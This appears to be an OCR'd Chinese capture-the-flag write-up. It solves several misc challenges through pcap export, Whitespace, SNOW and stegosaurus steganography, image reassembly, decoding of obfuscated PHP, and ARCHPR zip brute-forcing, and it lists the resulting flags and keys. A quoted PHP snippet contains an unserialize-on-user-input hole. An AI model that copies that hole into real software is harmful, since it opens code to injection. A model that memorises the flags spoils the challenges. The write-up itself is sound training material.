
多数为HTTP/TCP流量，直接导出HTTP




在线站直接将十六进制字节流转为zip文件：https://the-x.cn/encodings/Hex.aspx

`key.ws`是`whitespace`

Whitespace: https://vii5ard.github.io/whitespace/
直接复制进去点击`RUN`







得到key：`XiAnWillBeSafe`

然后利用`SNOW`隐写工具解`flag.txt`


```
PS D:\Tools\Misc\snwdos32> .\SNOW.EXE -p XiAnWillBeSafe -C .\flag.txt
cazy{C4n_y0u_underSt4nd_th3_b0oK_With0ut_Str1ng}
```

名称放了不给审核通过(见下图)






在导出的文件中有一个`secret.txt`，将其中的base64解码得到一个zip，利用在线站：https://the-x.cn/zh-cn/base64/




压缩包里面是很多碎图，需要拼图得到flag




数量不多，去掉不带有flag字符的图片则更少，直接手动拼，且从碎图种能看出是最近很火的图片，网上可直接找到原图做对比拼图，使得拼图更加容易



```
cazy{make_XiAN_great_Again}
```

ez_Encrypt







`web123`解码得到源码的压缩包




https://the-x.cn/zh-cn/base64/



在 `\app\controller\index.php` 种发现密文



执行一遍之后得到第二部分密文，然后两部分放一起




再次执行得到flag

```
    {
        if(!empty($_GET['pop'])){
            unserialize(base64_decode($_GET['pop']));
        }
        return "Welcom To CAZT! Xi'an Come On!";
    }

    public function C4zyC0m3On()
    {
        return 'cazy{PHP_ji4m1_1s_s00000_3aSyyyyyyyyyyy}';
    }
}
') C:\Users\Administrator\Desktop\1.php(6) : eval()'d code(1) : eval()'d code(1) : eval()'d code:1

PS C:\Users\Administrator\Desktop>
```



```
cazy{PHP_ji4m1_1s_s00000_3aSyyyyyyyyyyy}
```


Ez_Steg




`ARCHPR` 爆破即可

得到密码：`220101`

`emoji.txt` 是 `emoji-aes`；需要key解密



`steg.pyc` 存在 `stegosaurus` 隐写



得到key：`TheKey:St3g1sV3ryFuNny`

emoji-aes：https://aghorler.github.io/emoji-aes/

解密得到flag

